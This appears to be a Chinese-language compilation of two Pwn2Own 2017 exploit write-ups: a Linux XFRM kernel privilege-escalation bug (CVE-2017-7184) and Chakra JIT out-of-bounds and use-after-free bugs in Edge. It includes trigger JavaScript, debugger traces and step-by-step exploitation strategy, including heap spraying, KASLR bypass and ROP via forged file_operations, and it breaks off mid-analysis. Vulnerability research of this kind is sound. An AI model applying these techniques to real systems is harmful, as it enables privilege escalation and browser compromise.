[XFRM_MSG_DELPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_get_policy    },
[XFRM_MSG_GETPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_get_policy,
                                           .dump = xfrm_dump_policy,
                                           .done = xfrm_dump_policy_done },
```

```
[XFRM_MSG_ALLOCSPI      - XFRM_MSG_BASE] = { .doit = xfrm_alloc_userspi },
[XFRM_MSG_ACQUIRE       - XFRM_MSG_BASE] = { .doit = xfrm_add_acquire    },
[XFRM_MSG_EXPIRE        - XFRM_MSG_BASE] = { .doit = xfrm_add_sa_expire },
[XFRM_MSG_UPDPOLICY     - XFRM_MSG_BASE] = { .doit = xfrm_add_policy     },
[XFRM_MSG_UPDSA         - XFRM_MSG_BASE] = { .doit = xfrm_add_sa         },
[XFRM_MSG_POLEXPIRE     - XFRM_MSG_BASE] = { .doit = xfrm_add_pol_expire},
[XFRM_MSG_FLUSHSA       - XFRM_MSG_BASE] = { .doit = xfrm_flush_sa       },
[XFRM_MSG_FLUSHPOLICY - XFRM_MSG_BASE] = { .doit = xfrm_flush_policy   },
[XFRM_MSG_NEWAE         - XFRM_MSG_BASE] = { .doit = xfrm_new_ae    },
[XFRM_MSG_GETAE         - XFRM_MSG_BASE] = { .doit = xfrm_get_ae    },
[XFRM_MSG_MIGRATE       - XFRM_MSG_BASE] = { .doit = xfrm_do_migrate     },
[XFRM_MSG_GETSADINFO    - XFRM_MSG_BASE] = { .doit = xfrm_get_sadinfo    },
[XFRM_MSG_NEWSPDINFO    - XFRM_MSG_BASE] = { .doit = xfrm_set_spdinfo,
                                             .nla_pol = xfrma_spd_policy,
                                   .nla_max = XFRMA_SPD_MAX },
[XFRM_MSG_GETSPDINFO    - XFRM_MSG_BASE] = { .doit = xfrm_get_spdinfo    },
};
```

下面简单介绍一下其中几个函数的功能:

xfrm_add_sa

创建一个新的 SA，并可以指定相关 attr，在内核中，是用一个 xfrm_state 结构来表示一个 SA 的。

xfrm_del_sa

删除一个 SA，也即删除一个指定的 xfrm_state。

xfrm_new_ae

根据传入参数，更新指定 xfrm_state 结构中的内容。

xfrm_get_ae

根据传入参数，查询指定 xfrm_state 结构中的内容(包括 attr)。

3.漏洞成因

当我们发送一个 XFRM_MSG_NEWSA 类型的消息时，即可调用 xfrm_add_sa 函数来创建一个新的 SA，一个新的 xfrm_state 也会被创建。在内核中，其实 SA 就是使用 xfrm_state 这个结构来表示的。

若在 netlink 消息里面使用 XFRMA_REPLAY_ESN_VAL 这个 attr ,一个 replay_state_esn 结构也会被创建。它的结构如下所示，可以看到它包含了一个 bitmap，这个 bitmap 的长度是由 bmp_len 这个成员变量动态标识的。

```
struct xfrm_replay_state_esn {
	unsigned int bmp_len;
	__u32	oseq;
	__u32	seq;
	__u32	oseq_hi;
	__u32	seq_hi;
	__u32	replay_window;
	__u32	bmp[0];
};
```

内核对这个结构的检查主要有以下几种情况:

首先 , xfrm_add_sa 函数在调用 verify_newsa_info 检查从用户态传入的数据时 , 会调用 verify_replay 来检查传入的 replay_state_esn 结构。

```
static inline int verify_replay(struct xfrm_usersa_info *p,
				struct nlattr **attrs)
{
	struct nlattr *rt = attrs[XFRMA_REPLAY_ESN_VAL];
	struct xfrm_replay_state_esn *rs;

	if (p->flags & XFRM_STATE_ESN) {
		if (!rt)
			return -EINVAL;

		rs = nla_data(rt);

		if (rs->bmp_len > XFRMA_REPLAY_ESN_MAX / sizeof(rs->bmp[0]) / 8)
			return -EINVAL;

		if (nla_len(rt) < xfrm_replay_state_esn_len(rs) &&
			nla_len(rt) != sizeof(*rs))
			return -EINVAL;
	}
```

```
    if (!rt)
        return 0;

    /* As only ESP and AH support ESN feature. */
    if ((p->id.proto != IPPROTO_ESP) && (p->id.proto != IPPROTO_AH))
        return -EINVAL;

    if (p->replay_window != 0)
        return -EINVAL;

    return 0;
}
```

这个函数要求 replay_state_esn 结构的 bmp_len 不可以超过最大限制 XFRMA_REPLAY_ESN_MAX。

另外，在这个创建 xfrm_state 的过程中，如果检查到成员中有 xfrm_replay_state_esn 结构，如下函数中的检查便会被执行。

```
int xfrm_init_replay(struct xfrm_state *x)
{
    struct xfrm_replay_state_esn *replay_esn = x->replay_esn;

    if (replay_esn) {
        if (replay_esn->replay_window >
            replay_esn->bmp_len * sizeof(__u32) * 8) <-----检查 replay_window
            return -EINVAL;

        if (x->props.flags & XFRM_STATE_ESN) {
            if (replay_esn->replay_window == 0)
                return -EINVAL;
            x->repl = &xfrm_replay_esn;
        } else
            x->repl = &xfrm_replay_bmp;
    } else
        x->repl = &xfrm_replay_legacy;

    return 0;
}
```

这个函数确保了 replay_window 不会比 bitmap 的长度大，否则函数会直接退出。

下面再来看一下 xfrm_new_ae 这个函数,它首先会解析用户态传入的几个 attr，然后根据 spi 的哈希值以及 ip 找到指定的 xfrm_state，之后 xfrm_replay_verify_len 中会对传入的 replay_state_esn 结构做一个检查 ,通过后即会调用 xfrm_update_ae_params 函数来更新对应的 xfrm_state 结构。下面我们来看一下 xfrm_replay_verify_len 这个函数。

```
static inline int xfrm_replay_verify_len(struct xfrm_replay_state_esn *replay_esn,
                                         struct nlattr *rp)
{
        struct xfrm_replay_state_esn *up;
        int ulen;

        if (!replay_esn || !rp)
                return 0;

        up = nla_data(rp);
        ulen = xfrm_replay_state_esn_len(up);

        if (nla_len(rp) < ulen || xfrm_replay_state_esn_len(replay_esn) != ulen)
                return -EINVAL;

        return 0;
}
```

我们可以看到这个函数没有对 replay_window 做任何的检查，只需要提供的 bmp_len 与 xfrm_state 中原来的 bmp_len 一致就可以通过检查。所以此时我们可以控制 replay_window 超过 bmp_len。之后内核在处理相关 IPSEC 数据包进行重放检测相关的操作时，对这个 bitmap 结构的读写操作都可能会越界。

4.漏洞利用

(1).权限不满足

```
        /* All operations require privileges, even GET */
        if (!netlink_net_capable(skb, CAP_NET_ADMIN))
                return -EPERM;
```

在 xfrm_user_rcv_msg 函数中，我们可以看到，对于相关的操作，其实都是需要 CAP_NET_ADMIN 权限的。那是不是我们就无法触发这个漏洞了呢？

答案是否定的，在这里我们可以利用好 linux 的命名空间机制，在 ubuntu，Fedora 等发行版，User namespace 是默认开启的。非特权用户可以创建用户命名空间、网络命名空间。在命名空间内部，我们就可以有相应的 capability 来触发漏洞了。

(2).越界写

当内核在收到 ipsec 的数据包时，最终会在 xfrm_input 解包并进行相关的一些操作。在 xfrm_input 中，找到对应的 xfrm_state 之后，根据数据包内容进行重放检测的时候会执行 x->repl->advance(x, seq);，即 xfrm_replay_advance_esn 这个函数。

这个函数会对 bitmap 进行如下操作

1.清除[last seq, current seq)的 bit

2.设置 bmp[current seq] = 1

我们可以指定好 spi、seq 等参数(内核是根据 spi 的哈希值以及 ip 地址来确定 SA 的)，并让内核来处理我们发出的 ESP 数据包，多次进行这个操作即可达到对越界任意长度进行写入任意值。

(3).越界读

我们的思路是使用越界写，改大下一个 replay_state_esn 的结构中的 bmp_len。之后我们就可以利用下一个 bitmap 结构进行越界读。所以我们需要两个相邻的 replay_state 结构。我们可以使用 defragment 技巧来达到这个效果。即首先分配足够多的同样大小的 replay_state 结构把堆上原来的坑填满，之后便可大概率保证连续分配的 replay_state 结构是相邻的。

如上所述，使用越界写的能力将下一个 bitmap 长度改大，即可使用这个 bitmap 结构做越界读了。

图中所示为被改掉 bmp_len 的 bitmap 结构。

```
pwndbg> p *(struct xfrm_replay_state_esn*)(0xffff9a6a28262b00 + 0x200)
$1 = {
  bmp_len = 1024,
  oseq = 0,
  seq = 0,
  oseq_hi = 0,
  seq_hi = 0,
  replay_window = 64,
  bmp = 0xffff9a6a28262d18
}
```

(4).绕过 kASLR

我们通过 xfrm_del_sa 接口把没用的 xfrm_state 都给删掉。这样就可以在堆上留下很多的坑。之后我们可以向内核喷射很多 struct file 结构体填在这些坑里。

如下，利用上面已经构造出的越界读能力，我们可以泄露一些内核里的指针来算出内核的加载地址和 bitmap 的位置。

```
pwndbg> p *(struct file*)0xffff924aa913de00
$4 = {
  f_u = {
    fu_llist = {
      next = 0x0 <irq_stack_union>
    },
    fu_rcuhead = {
      next = 0x0 <irq_stack_union>,
      func = 0x0 <irq_stack_union>
    }
  },
  f_path = {
    mnt = 0xffff924abb5dd6a0,
    dentry = 0xffff924aa57ffbc0
  },
  f_inode = 0xffff924ab84a07d0,
  f_op = 0xffffffffa3c31640,
```

proc_reg_file_ops_no_compat指针

5.内核任意地址读写及代码执行

因为已经绕过了内核地址随机化,这时我们可以进行内核 ROP 构造了。

1.在这个漏洞的利用当中，我们可以在 bitmap 中伪造一个 file_operations 结构。

2.之后通过越界写可以改写掉我们刚刚在内核中喷射的 struct file 结构体的 file_operations 指针，使其指向合适的 ROPgadget。


3.调用 llseek 函数(实际上已经是 rop gadget)来执行我们事先已经准备好的 ROP 链。

4.通过多次改写 file_operations 结构中的 llseek 函数指针来实现多次执行 ROPgadget 实现提权。

如上所述，因为我们的数据都是伪造在内核里面，所以这种利用方式其实是可以同时绕过 SMEP 和 SMAP 的。

6.权限提升

下面是长亭安全研究实验室在 pwn2own2017 上弹出 xcalc 的瞬间。



5.后记

非常感谢 slipper 老师的指导和讲解 :P

感谢长亭安全研究实验室的所有小伙伴:P

6.参考资料

IPSEC 协议: IPsec - Wikipedia

linux 命名空间机制: Namespaces in operation, part 1: namespaces overview

CVE-2017-7184: CVE-2017-7184: kernel: Local privilege escalation in XFRM framework

@thezdi: https://twitter.com/thezdi/status/842132539330375684

Android 漏洞公告:https://source.android.com/security/bulletin/2017-05-01

Redhat:Red Hat Customer Portal

Pwn2Own 2017 再现上帝之手

作者：腾讯湛泸实验室
原文来源：【微博】
https://media.weibo.cn/article?id=2309404105928097034074&jumpfrom=weibocom

0x 背景

今年 3 月结束的 Pwn2own 比赛中，湛泸实验室 1 秒内攻破史上最高难度的 Edge 浏览器，拿到首个单项最高分 14 分。此次比赛湛泸实验室准备了多个 Edge 漏洞和 windows10 内核提权漏洞，相关漏洞信息已经报告给微软。本文粗略介绍一下 Pwn2Own 比赛中湛泸实验室所用到的两个 Edge 漏洞，以及漏洞利用中的 DVE（Data-Virtualization Execute）技术。这两个 Edge 漏洞我们实验室都完成了利用，在利用的细节上和之前 IE 上的 cve-2014-6332 有着异曲同工之妙。即 DVE 技术的基本思想：程序的一切皆是数据，通过修改程序的关键数据结构来控制程序执行，从而绕过所有 Mitigation 机制。下面笔者将较为细致地分析 Pwn2own 比赛的漏洞成因和利用过程，现在就开始 Pwn2Own 的旅程吧。Let’ s go!!!!

x01 漏洞简介

去年，湛泸实验室发现 Chakra 引擎中 ArrayBuffer 对象的两个神洞，一个越界访问(CVE:2017-0234)和一个释放后重用(CVE:2017-0236)。这两个漏洞的特殊之处在于漏洞的触发路径都在 chakra 引擎生成的 jit 代码中。下面 ,笔者就和大家分享这两个漏洞的相关细节。

x2 漏洞成因

先看下面这段 JS 代码 ：

```
function write(begin,end,step,num)

{

  for(var i=begin;i<end;i+=step) view[i]=num;

}

var buffer =    new ArrayBuffer(0x10000);
```

```
var view     =    new Uint32Array(buffer);

write(0,0x4000,1,0x1234);

write(0x3000000e,0x40000010,0x10000,1851880825);
```

其中 ,执行 write(0,0x4000,1,0x1234)这句 JS ,会让 chakra 引擎针对 write 函数中的 for 循环生成 Jit code。JIT 生成的循环代码调用入口在 chakra!Js::InterpreterStackFrame::DoLoopBodyStart，我们对这个函数下断，即可跟踪到 write 函数中 for 循环对应的 Jit code。

JIT 经过一些列准备工作，最终来到 JITLoop 代码部分：

```
0:010> t
chakra!Js::InterpreterStackFrame::DoLoopBodyStart+0x277:
00007ffc`28f42f47 c744243801000080 mov     dword ptr [rsp+38h],80000001h ss:00000036`be1fb6b8=00000000
0:010> t
chakra!Js::InterpreterStackFrame::DoLoopBodyStart+0x27f:
00007ffc`28f42f4f 44897c243c       mov     dword ptr [rsp+3Ch],r15d ss:00000036`be1fb6bc=00000186
0:010> t
chakra!Js::InterpreterStackFrame::DoLoopBodyStart+0x284:
00007ffc`28f42f54 4c8bc6           mov     r8,rsi
0:010> t
chakra!Js::InterpreterStackFrame::DoLoopBodyStart+0x287:
00007ffc`28f42f57 488b542438       mov     rdx,qword ptr [rsp+38h] ss:00000036`be1fb6b8=0000000080000001
0:010> r
rax=00000186e99201a0 rbx=00000186e962b800 rcx=0000000000000001
rdx=0000000080000001 rsi=00000036be1fb900 rdi=00000000ffffffff
rip=00007ffc28f42f57 rsp=00000036be1fb680 rbp=00000186e99201a0
 r8=00000036be1fb900  r9=0000000000000000 r10=00000fff851e8428
r11=00000036be1fb678 r12=0000000000000000 r13=0000000000000000
r14=00000186e95d68b0 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
chakra!Js::InterpreterStackFrame::DoLoopBodyStart+0x287:
00007ffc`28f42f57 488b542438       mov     rdx,qword ptr [rsp+38h] ss:00000036`be1fb6b8=0000000080000001
0:010> t
chakra!Js::InterpreterStackFrame::DoLoopBodyStart+0x28c:
00007ffc`28f42f5c 488b4e68         mov     rcx,qword ptr [rsi+68h] ds:00000036`be1fb968=00000186e9613a80
0:010> t
chakra!Js::InterpreterStackFrame::DoLoopBodyStart+0x290:
00007ffc`28f42f60 488b4318         mov     rax,qword ptr [rbx+18h] ds:00000186`e962b818=00000187e9f00000
0:010> t
chakra!Js::InterpreterStackFrame::DoLoopBodyStart+0x294:
00007ffc`28f42f64 ff15cefb5000     call    qword ptr [chakra!_guard_dispatch_icall_fptr (00007ffc`2[redacted]
0:010> r
```

看一下 JIT 对这个 for 循环生成的汇编代码：

```
00000187`e9f0005b 4c8ba748010000  mov     r12,qword ptr [rdi+148h]
00000187`e9f00062 4c8baf50010000  mov     r13,qword ptr [rdi+150h]
00000187`e9f00069 4c8bb740010000  mov     r14,qword ptr [rdi+140h]
00000187`e9f00070 4c8bbf60010000  mov     r15,qword ptr [rdi+160h]
00000187`e9f00077 33c0            xor     eax,eax
00000187`e9f00079 c6868c4da5fc01  mov     byte ptr [rsi-35AB274h],1
00000187`e9f00080 c686464ba5fc03  mov     byte ptr [rsi-35AB4BAh],3
00000187`e9f00087 488b8e2c950100  mov     rcx,qword ptr [rsi+1952Ch]
00000187`e9f0008e 488b89b0190000  mov     rcx,qword ptr [rcx+19B0h]
00000187`e9f00095 c686464ba5fc00  mov     byte ptr [rsi-35AB4BAh],0
00000187`e9f0009c 80be8c4da5fc01  cmp     byte ptr [rsi-35AB274h],1
00000187`e9f000a3 0f85d4000000    jne     00000187`e9f0017d
00000187`e9f000a9 498bd4          mov     rdx,r12
00000187`e9f000ac 4c8bc2          mov     r8,rdx
00000187`e9f000af 49c1e830        shr     r8,30h
00000187`e9f000b3 4983f801        cmp     r8,1
00000187`e9f000b7 0f85dd000000    jne     00000187`e9f0019a
00000187`e9f000bd 8bd2            mov     edx,edx
00000187`e9f000bf 4d8bc7          mov     r8,r15
00000187`e9f000c2 4d8bc8          mov     r9,r8
00000187`e9f000c5 49c1e930        shr     r9,30h
00000187`e9f000c9 4983f901        cmp     r9,1
00000187`e9f000cd 0f8511010000    jne     00000187`e9f001e4
00000187`e9f000d3 458bc0          mov     r8d,r8d
00000187`e9f000d6 4d8bce          mov     r9,r14
00000187`e9f000d9 4d8bd1          mov     r10,r9
00000187`e9f000dc 49c1ea30        shr     r10,30h
00000187`e9f000e0 4983fa01        cmp     r10,1
00000187`e9f000e4 0f854b010000    jne     00000187`e9f00235
00000187`e9f000ea 458bc9          mov     r9d,r9d
00000187`e9f000ed 4c8bd1          mov     r10,rcx
00000187`e9f000f0 49c1ea30        shr     r10,30h
00000187`e9f000f4 0f8594010000    jne     00000187`e9f0028e
00000187`e9f000fa 483919          cmp     qword ptr [rcx],rbx
00000187`e9f000fd 0f858b010000    jne     00000187`e9f0028e
00000187`e9f00103 488b5938        mov     rbx,qword ptr [rcx+38h]
00000187`e9f00107 ffc0            inc     eax
00000187`e9f00109 453bc1          cmp     r8d,r9d
00000187`e9f0010c 7d3c            jge     00000187`e9f0014a
00000187`e9f0010e 4d8bd5          mov     r10,r13
00000187`e9f00111 4d8bda          mov     r11,r10
00000187`e9f00114 49c1eb30        shr     r11,30h
00000187`e9f00118 4983fb01        cmp     r11,1
00000187`e9f0011c 0f85a2010000    jne     00000187`e9f002c4
00000187`e9f00122 458be2          mov     r12d,r10d
00000187`e9f00125 46892483        mov     dword ptr [rbx+r8*4],r12d ds:00000187`a9c00038=????????
00000187`e9f00129 4403c2          add     r8d,edx
00000187`e9f0012c 71d9            jno     00000187`e9f00107
```

代码稍微行数多一点，分开解释分析，for 循环头部是获取 for 循环相关的参数

```
00000187`e9f0005b 4c8ba748010000  mov     r12,qword ptr [rdi+148h] ds:00000036`be1fba48=0001000000010000
0:010> p
00000187`e9f00062 4c8baf50010000  mov     r13,qword ptr [rdi+150h] ds:00000036`be1fba50=000100006e617579
0:010> p
00000187`e9f00069 4c8bb740010000  mov     r14,qword ptr [rdi+140h] ds:00000036`be1fba40=0001000040000010
0:010> p
00000187`e9f00070 4c8bbf60010000  mov     r15,qword ptr [rdi+160h] ds:00000036`be1fba60=000100003000000e
0:010> p
00000187`e9f00077 33c0            xor     eax,eax
0:010> p
00000187`e9f00079 c6868c4da5fc01  mov     byte ptr [rsi-35AB274h],1 ds:00000186`e602b650=01
0:010> p
00000187`e9f00080 c686464ba5fc03  mov     byte ptr [rsi-35AB4BAh],3 ds:00000186`e602b40a=00
0:010> p
00000187`e9f00087 488b8e2c950100  mov     rcx,qword ptr [rsi+1952Ch] ds:00000186`e95efdf0=00000186e96bd400
0:010> p
00000187`e9f0008e 488b89b0190000  mov     rcx,qword ptr [rcx+19B0h] ds:00000186`e96bedb0=00000186e9800dc0
0:010> p
00000187`e9f00095 c686464ba5fc00  mov     byte ptr [rsi-35AB4BAh],0 ds:00000186`e602b40a=03
0:010> p
00000187`e9f0009c 80be8c4da5fc01  cmp     byte ptr [rsi-35AB274h],1 ds:00000186`e602b650=01
0:010> p
00000187`e9f000a3 0f85d4000000    jne     00000187`e9f0017d              [br=0]
0:010> p
00000187`e9f000a9 498bd4          mov     rdx,r12
```

R12=0x0001000000010000 //这里是取出 for 循环的 step=0x0001000000010000


R13=0x000100006e617579 //这里是取出 view 数组要赋予的值 0x000100006e617579

R14=0x0001000040000010 //这里是取出 for 循环的 end=0x0001000040000010

R15=0x000100003000000e //这里是取出 for 循环的 start=0x000100003000000e

在这里可以发现每一个数值的高四位有一个 1，是用来区分这个值是对象还是 int 类型的

1 表示数据 int，0 表示 obj




```
0:010>
rax=0000000000000001 rbx=00000186e9c00000 rcx=00000186e9800dc0
rdx=0000000000010000 rsi=00000186e95d68c4 rdi=00000036be1fb900
rip=00000187e9f00122 rsp=00000036be1fb5d0 rbp=00000036be1fb670
 r8=000000003000000e  r9=0000000040000010 r10=000100006e617579
r11=0000000000000001 r12=000100006e617579 r13=000100006e617579
r14=0001000040000010 r15=000100003000000e
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
mov     dword ptr [rbx+r8*4],r12d ds:00000187`a9c00038=????????
```

最终代码运行到此处，rbx 是 buffer 对象的内存基地址，r8 是数组索引 0x3000000e，r12 给数组赋予的值，整个过程没有检测索引的范围造成了数组越界。当然漏洞不仅仅这一个，仔细推敲上述过程，我们可以发现，JIT 在使用 buffer 对象的缓冲区域时并没有检测 buffer 对象是否被分离释放，这就是我们发现的第二个漏洞。可能细心点的读者都发现了，写入的地址不可访问，都是?????????，那为什么漏洞会利用成功而且不崩溃呢？请看下文。

0x03 漏洞利用

只有 crash 是远远不够的，还记得 yuange 曾经说过：”exp 的价值远远大于 poc”。下面笔者将分析一下两个漏洞的利用技术，两个漏洞成因极为相似，所以在利用技术上也很相近。

触发 UAF 漏洞主要代码如下 ：

```
var buffer = new ArrayBuffer(0x10000);
```

```
var view = new Uint32Array(buffer);
var worker = new Worker('uaf1.js');
worker.postMessage(buffer,[buffer]);
worker.terminate();
```

主要逻辑：

1）申请一个 ArrayBuffer 类型的数组变量 buffer 对象

2）紧接着新建 Uint32Array 类型的数组对象 view,引用上面的 buffer 对象

3）通过调用 postMessage(buffer,[buffer])和 terminate()会将 buffer 对象申请的缓冲区内存彻底释放,这里是触发 UAF 的关键。work.postMessage 移交 buffer 对象所有权, terminate()结束 worker 线程的时候会释放掉 buffer 这个对象原来申请的内存。

4）然而在类型数组 view 中却仍然保留着 buffer 对象申请的缓冲区内存的引用，并且引用时没有做检查,所以造成 UAF 漏洞。.

越界代码因为 ArrayBuffer 对象申请 4G 虚拟空间，占位内存必须在 ArrayBuffer 的 4G 空间之后 ,这样两个漏洞利用就只有占位空间不一样 ,利用 TypedArray 写内存的索引不一样。UAF 漏洞占位在原有 buffer 对象申请的缓冲区空间，OOB 漏洞占位在其后 4G 空间。这样 OOB 漏洞写占位内存时，索引需要增加 0x100000000/4=0x40000000，其它都相同。

1. 详细分析

我们来跟踪一下 UAF 的漏洞利用相关代码。

1）首先，申请一个 ArrayBuffer 类型的数组变量 buffer，找到这个 buffer 变量，看一下内存结构

```
0:010> dqs rcx
00000186`e96a5540  00007ffc`293f6dd0 chakra!Js::JavascriptArrayBuffer::`vftable'
00000186`e96a5548  00000186`e96a2ec0
00000186`e96a5550  00000000`00000000
00000186`e96a5558  00000000`00000000
00000186`e96a5560  00000186`e95af7a0
00000186`e96a5568  00000000`00000000
00000186`e96a5570  00000186`e9c00000
00000186`e96a5578  00000000`00010000
00000186`e96a5580  00007ffc`29403778 chakra!Js::PropertyRecord::`vftable'
00000186`e96a5588  9da68592`0000054e
00000186`e96a5590  00000020`00000000
00000186`e96a5598  00610070`00790062
00000186`e96a55a0  00650064`00730073
00000186`e96a55a8  00670066`00630070
00000186`e96a55b0  00310067`00660072
00000186`e96a55b8  00000000`00000000
```

rcx 是 ArrayBuffer 对象，0x00000186-e9c00000 是 buffer 对象申请的缓冲区内存，0x00000000-00010000 是 buffer 长度

```
0:010> dq rcx
00000186`e96a5540  00007ffc`293f6dd0 00000186`e96a2ec0
00000186`e96a5550  00000000`00000000 00000000`00000000
00000186`e96a5560  00000186`e95af7a0 00000000`00000000
00000186`e96a5570  00000186`e9c00000 00000000`00010000
00000186`e96a5580  00007ffc`29403778 9da68592`0000054e
00000186`e96a5590  00000020`00000000 00610070`00790062
00000186`e96a55a0  00650064`00730073 00670066`00630070
00000186`e96a55b0  00310067`00660072 00000000`00000000
```

下面是 buffer 的内存部分大小 0x10000

```
0:010> dd 0000186`e9c00000
00000186`e9c00000  00000000 00000000 00000000 00000000
00000186`e9c00010  00000000 00000000 00000000 00000000
00000186`e9c00020  00000000 00000000 00000000 00000000
00000186`e9c00030  00000000 00000000 00000000 00000000
00000186`e9c00040  00000000 00000000 00000000 00000000
00000186`e9c00050  00000000 00000000 00000000 00000000
00000186`e9c00060  00000000 00000000 00000000 00000000
00000186`e9c00070  00000000 00000000 00000000 00000000
0:010> dd 0000186`e9c00000+0x10000-0x10
00000186`e9c0fff0  00000000 00000000 00000000 00000000
00000186`e9c10000  ???????? ???????? ???????? ????????
00000186`e9c10010  ???????? ???????? ???????? ????????
00000186`e9c10020  ???????? ???????? ???????? ????????
00000186`e9c10030  ???????? ???????? ???????? ????????
00000186`e9c10040  ???????? ???????? ???????? ????????
00000186`e9c10050  ???????? ???????? ???????? ????????
00000186`e9c10060  ???????? ???????? ???????? ????????
```

2）紧接着新建 Uint32Array 类型的变量 view,引用上面的 buffer

然后 write(0,0x4000,1,0x1234);　　//大循环操作内存,让 chakra 引擎生成 JIT 代码

使用 view 对象操作 ArraryBuffer 的内存,看看被修改的 buffer 对象缓冲区这块内存，内存布局如下

```
0:010> dd 0000186`e9c00000+0x4000
00000186`e9c04000  00001234 00001234 00001234 00001234
00000186`e9c04010  00001234 00001234 00001234 00001234
00000186`e9c04020  00001234 00001234 00001234 00001234
00000186`e9c04030  00001234 00001234 00001234 00001234
00000186`e9c04040  00001234 00001234 00001234 00001234
00000186`e9c04050  00001234 00001234 00001234 00001234
00000186`e9c04060  00001234 00001234 00001234 00001234
00000186`e9c04070  00001234 00001234 00001234 00001234
```

3）通过调用 postMessage(buffer,[buffer])和 terminate()会将 buffer 的缓冲区内存空间彻底释放。执行 terminate 之后释放了 buffer 对象的缓冲区内存，buffer 指针被置空，长度值为 0，(0x00000001-00000000 实际代表长度为零)。

```
0:010> dq 00000186`e96a5540
00000186`e96a5540  00007ffc`293f6dd0 00000186`e96a2ec0
00000186`e96a5550  00000000`00000000 00000000`00000000
00000186`e96a5560  00000186`e95af7a0 00000000`00000000
00000186`e96a5570  00000000`00000000 00000001`00000000
00000186`e96a5580  00007ffc`29403778 9da68592`0000054e
00000186`e96a5590  00000020`00000000 00610070`00790062
00000186`e96a55a0  00650064`00730073 00670066`00630070
00000186`e96a55b0  00310067`00660072 00000000`00000000
```

```
worker.postMessage(buffer,[buffer]);
```

worker.terminate();当 worker 调用 postMessage 的时候会发生 Detach 操作

```
